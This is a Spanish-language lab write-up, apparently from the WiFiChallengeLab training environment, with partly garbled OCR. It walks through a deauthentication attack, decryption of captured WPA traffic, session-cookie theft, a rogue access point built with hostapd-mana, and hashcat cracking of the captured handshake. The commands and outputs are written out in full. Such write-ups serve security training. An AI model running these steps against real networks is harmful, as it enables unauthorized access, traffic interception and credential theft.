
```
| CH | G | Elapsed: 6 | S | Elapsed: 6 | Elapsed: 6 | S | Elapse: 6 | Elapsed: 6 | S | Elapse: 6 | Elapsed: 6 | Elapse: 6 | Elaps
```

Con la siguiente mac {} realizaremos un ataque de desautenticación.

```
root@WiFiChallengeLab:/home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:12 wlan0mon 02:04:43 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6 NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>). 02:04:43 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:43 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:44 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:45 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:45 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:46 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:46 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12] 02:04:47 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
```

Ahora solo tendremos que utilizar aircrack en el archivo cap que obtuvimos del comando.






Para este solo tendremos que utilizar el cap anteriormente obtenido y airdecap con los credenciales obtenidos de BSSID y contraseña:


```
!iFiChallengeLab:/home/user/act8# airdecap-ng -e wifi-mobile -p starwars1 .-01.cap
Total number of stations seen
Total number of packets read
                                             4682
Total number of WEP data packets
                                               0
                                              591
Total number of WPA data packets
Number of plaintext data packets
                                              746
Number of decrypted WEP packets
Number of corrupted WEP packets
                                                0
Number of decrypted WPA packets
                                               46
Number of bad TKIP (WPA) packets
Number of bad CCMP (WPA) packets
                                                0
```

Ahora mediante wireshark iremos inspeccionando el dec.cap:

Sabiendo que se hace una petición get a lab.php desde 2.8 a 2.1 doy por hecho que la 2.1 es el servidor y ip del router de wifi mobile



Con el .cap anterior podemos obtener la cookie:





Ahora para acceder a la red solo tendremos que utilizar supplicant y dhclient.

```
root@WiFiChallengeLab:/home/user/act8# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:12 (SSID='wifi-mobile' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:12 (SSID='wifi-mobile' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:71:22:12
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with f0:9f:c2:71:22:12 [PTK=CCMP GTK=TKIP]
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:12 completed [id=0 id_str=]
```

```
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Listening on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on
            Socket/fallback
DHCPREQUEST for 192.168.1.74 on wlan1 to 255.255.255 port 67 (xid=0x25904492)
DHCPNAK from 192.168.2.1 (xid=0x92449025)
DHCPDISCOVER on wlan1 to 255.255.255 port 67 interval 3 (xid=0xc40eaa6f)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 7 (xid=0xc40eaa6f)
DHCPOFFER of 192.168.2.74 from 192.168.2.1
DHCPREQUEST for 192.168.2.74 on wlan1 to 255.255.255 port 67 (xid=0x6faa0ec4)
DHCPACK of 192.168.2.74 from 192.168.2.1 (xid=0xc40eaa6f)
bound to 192.168.2.74 -- renewal in 36267 seconds.
```

Con esto iniciamos en la web e introducimos la cookie en el navegador, recargamos y obtendremos la flag.





```
WiFiChallengeLab:/home/user# arp-scan --interface=wlan1 192.168.2.0/24
Interface: wlan1, type: EN10MB, MAC: 3e:ac:1c:68:13:7a, IPv4: 192.168.2.74 Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
                                          Ubiquiti Networks Inc.
192.168.2.1 f0:9f:c2:71:22:12
                28:6c:07:6f:f9:43
                                            XIAOMI Electronics, CO., LTD
192.168.2.7
192.168.2.7
                  28:6c:07:6f:f9:44
                                            XIAOMI Electronics, CO., LTD (DUP: 2)
192.168.2.8
                  28:6c:07:6f:f9:43
                                             XIAOMI Electronics, CO., LTD
192.168.2.8
                  28:6c:07:6f:f9:44
                                            XIAOMI Electronics, CO., LTD (DUP: 2)
5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.930 seconds (132.64 hosts/sec). 5 responded
```

Mediante el comando arp-scan en la interfaz y red determinada de wifi-mobile, vemos que hay dos posibles redes dentro de esta wifi.



Ahora tendremos que obtener la contraseña de wifi-offices.

Comenzaremos como siempre con el análisis de la red.

Para este caso vemos que no podemos ver la red wifi-offices ni tampoco tenemos acceso a su bssid:


SSID	PWR	Beacons	#Data,	#/s	СН	МВ	ENC C	IPHER	AUTH	WPS	ESSID	MANUFACTU	JRER	
0:9F:C2:71:22:1A	-28	28	0	0	44	54e	WPA2	CCMP	MGT		wifi-corp	Ubiquiti	Networks	Inc.
0:9F:C2:71:22:15	-28	28			44	54e	WPA2	CCMP	MGT		wifi-corp	Ubiquiti	Networks	Inc.
0:9F:C2:7A:33:28	-28	28			44	54e	WPA2	CCMP	MGT		wifi-regional-tablets	Ubiquiti	Networks	Inc.
0:9F:C2:71:22:16	-28	28			44	54e	WPA2	CCMP	MGT		wifi-regional	Ubiquiti	Networks	Inc.
0:9F:C2:71:22:17	-28	28	117		44	54e	WPA2	CCMP	MGT		wifi-global	Ubiquiti	Networks	Inc.
0:9F:C2:71:22:10	-28	15	34			54	OPN			0.0	wifi-guest	Ubiquiti	Networks	Inc.
0:9F:C2:71:22:12	-28	15	28			54	WPA2	CCMP	PSK	0.0	wifi-mobile	Ubiquiti	Networks	Inc.
E:33:DF:A2:71:D3	-28	15				54	WPA2	CCMP	PSK	0.0	MiFibra-5-D6G3	Unknown		
E:CB:B1:E6:BF:A8	-28	15				54	WPA2	CCMP	PSK	0.0	WIFI-JUAN	Unknown		
0:9F:C2:1A:CA:25	-28	15			11	54e	WPA3	CCMP	SAE	0.0	wifi-IT	Ubiquiti	Networks	Inc.
0:9F:C2:11:0A:24	-28	15			11	54e	WPA3	CCMP	SAE	0.0	wifi-management	Ubiquiti	Networks	Inc.
0:9F:C2:6A:88:26	-28	15			11	54	OPN			0.0	<length: 9=""></length:>	Ubiquiti	Networks	Inc.
A:6D:F8:26:A5:AA	-28	15				54	WPA2	TKIP	PSK		vodafone7123	Unknown		
2:47:47:45:1D:11	-28	28				54	WPA2	CCMP	PSK		MOVISTAR_JYG2	Unknown		
0:9F:C2:71:22:11	-28	28	1148			54	WEP	WEP			wifi-old	Ubiquiti	Networks	Inc.
SSSID	STAT	ION	PWR	R	ate	Los	t Fr	ames	Notes	Probe				
0:9F:C2:71:22:15	64:3	2:A8:07:6C:4	40 - 29	0	- 54e		Θ			AP_rc	outer,wifi-corp			
0:9F:C2:71:22:17	64:3	2:A8:BC:53:5	51 -29	9	e- 6e	29		112		open-	wifi,home-WiFi,WiFi-Re	staurant		
0:9F:C2:71:22:17	64:3	2:A8:BA:18:4	42 -29	48	e- 1e		0							
0:9F:C2:71:22:10	B0:7	2:BF:44:B0:4	49 - 29	24	- 54		0	10						
0:9F:C2:71:22:10		8:44:BF:72:4			- 36		0	10						
0:9F:C2:71:22:10		2:BF:B0:78:4			- 54		8	14						
0:9F:C2:71:22:12		C:07:6F:F9:4			- 54		0							
0:9F:C2:71:22:12		C:07:6F:F9:4			- 54		б	26						
0:9F:C2:71:22:11		6:71:64:03:			- 36		0	1148						
not associated)		2:A8:AC:53:5					0				regional			
not associated)		2:A8:A9:DE:					0			wifi-	regional-tablets			
not associated)		0:00:00:03:0		0			0							
not associated)		0:00:00:06:0					0							
not associated)		0:00:00:04:0					0							
not associated)		0:00:00:05:0		0			0							
not associated)		2:A8:BA:6C:4					0			wifi-				
not associated)		2:A8:AD:AB:		0	- 1	4		30			corp-legacy			
not associated)		1:A7:BF:72:4		0	- 1	9	0	36			offices,Jason			
not associated)	B4:9	9:BA:6F:F9:4	45 -49	0	- 1	9	0	36		wifi-	offices, Jason			

Buscando tras leer la pista vamos a probar a crear un AP falso para ver si al loguearse en nuestro servidor podemos ver la contraseña en texto plano.

```
GNU nano 4.8
interface=wlan0mon
ssid=wifi-offices
hw_mode=g
channel=6
auth_algs=1
wpa=2
wpa_passphrase=12345678 # Contraseña falsa para el AP falso
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
mana_wpaout=hostapd.hccapx
```

Crearemos este archivo de configuración que será la red falsa, usaremos la interfaz del modo monitor porque será la encargada de capturar el tráfico que reciban las conexiones de esta red.

También creamos un archivo que dará ips en esa interfaz:



```
root@WiFiChallengeLab:/home/user/tarea12# hostapd-mana hostapd-mana.conf
Configuration file: hostapd-mana.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
Using interface wlan0mon with hwaddr 02:00:00:00:00 and ssid "wifi-offices"
wlan0mon: interface state UNINITIALIZED->ENABLED
wlan0mon: AP-ENABLED
```

```
ome/user/tarea12# nano hostapd-mana.conf
     WiFiChallengeLab:/home/user/tarea12# hostapd-mana hostapd-mana.conf
Configuration file: hostapd-mana.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-offices"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 78:c1:a7:bf:72:46 IEEE 802.11: authenticated
wlan1: STA 78:c1:a7:bf:72:46 IEEE 802.11: associated (aid 1)
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
MANA WPA2 HASHCAT | WPA*02*64df07cea54497ddcc7d5437e8a902bf*020000000100*78c1a7bf7246*77696669
07502010a00000000000000000001bd2d243689fd808f58497085c7e9be83c7affe8dfea5e8cf1bdba1100b63bf8b0
0000000001630140100000fac040100000fac040100000fac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: authenticated
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: associated (aid 2)
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
MANA WPA2 HASHCAT | WPA*02*58fef03fcc2a1f22978545dd9dd96155*020000000100*b499ba6ff945*77696669
07502010a0000000000000000000193351e8d87bb245cebee7d9cb5fa5463b782b90f87255648a6506e682565c1170
00000000001630140100000fac040100000fac040100000fac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:45
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
MANA WPA2 HASHCAT | WPA*02*dcba815a398a07f4695df153b6416e29*020000000100*78c1a7bf7246*77696669
07502010a0000000000000000000002bd2d243689fd808f58497085c7e9be83c7affe8dfea5e8cf1bdba1100b63bf8b0
0000000001630140100000fac040100000fac040100000fac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
```

Con este comando obtenemos este hash, para este caso me comi mucho la cabeza intentado usar hascat en vmware, por lo que acabe pasandome a windows.

```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -I
hashcat (v6.2.6) starting in backend information mode
Successfully initialized the NVIDIA main driver CUDA runtime library.
* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
              CUDA SDK Toolkit required for proper device support and utilization. Falling back to OpenCL runtime.
OpenCL Info:
OpenCL Platform ID #1
  Vendor..: NVIDIA Corporation
  Name....: NVIDIA CUDA
  Version.: OpenCL 3.0 CUDA 12.7.33
  Backend Device ID #1
    Type..... GPU
    Vendor.ID....: 32
    Vendor.....: NVIDIA Corporation
    Name..... NVIDIA GeForce RTX 2060
    Version.....: OpenCL 3.0 CUDA
    Processor(s)...: 30
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\h<mark>ashcat.exe -m 22000 .</mark>\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting
 * Runtime...: 0 secs
 5a29748ee25092563c7b19c8ed1fd9e9:0200000000000:b499ba6ff945:wifi-offices:password1
 Session..... hashcat
Status..... Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: .\hash.txt
Time.Started....: Wed Feb 05 04:15:11 2025 (1 sec)
Time.Estimated...: Wed Feb 05 04:15:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.\rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....: 338.5 kH/s (11.11ms) @ Accel:256 Loops:64 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 561738/14344384 (3.92%)
Rejected...... 315978/561738 (56.25%)
```

Restore.Point....: 0/14344384 (0.00%)


Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> 025791111

Started: Wed Feb 05 04:14:50 2025 Stopped: Wed Feb 05 04:15:14 2025

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1

PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>

Hardware.Mon.#1..: Temp: 67c Fan: 40% Util: 57% Core:1920MHz Mem:7000MHz Bus:16



Así acabamos obteniendo la contraseña de offices gracias a falsificar un AP, y deshasheando la contraseña obtenida con hashcat.